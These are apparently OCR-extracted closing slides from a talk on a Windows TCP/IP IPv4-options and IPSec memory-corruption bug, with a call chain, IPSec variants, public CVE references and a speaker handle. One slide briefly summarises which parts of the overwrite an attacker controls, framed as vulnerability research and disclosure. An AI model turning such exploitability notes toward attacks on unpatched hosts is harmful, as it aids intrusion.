
Ipv4pValidateNetBuffer -> Ipv4pProcessOptions -> Ipv4ProcessOptionsHelper

(with Receive Context pointer)

IPSec


- IKEv1 vs IKEv2
- AH vs ESP vs AH+ESP
- Transport mode vs Tunnel mode
- Main mode vs Aggressive mode
- Other VPN implementations

😢



Exploitation

- Controlled:
  - Allocation Size
  - Overwrite Offset
- Not Controlled:
  - Overwrite Contents
  - Overwrite Length
- Not impossible but definitely non-trivial



Conclusions

Computers are hard

References

- CVE-2020-1689:
  http://blog.pi3.com.pl/?p=780
- CVE-2021-24074, CVE-2021-24094
  https://www.armis.com/blog/from-urgent11-to-frag44-analysis-of-critical-vulnerabilities-in-the-windows-tcpip-stack/
- CVE-2022-34718
  https://securityintelligence.com/posts/dissecting-exploiting-tcp-ip-rce-vulnerability-evilesp/

FIELD EFFECT

That's all folks!

@hexnomad@infosec.exchange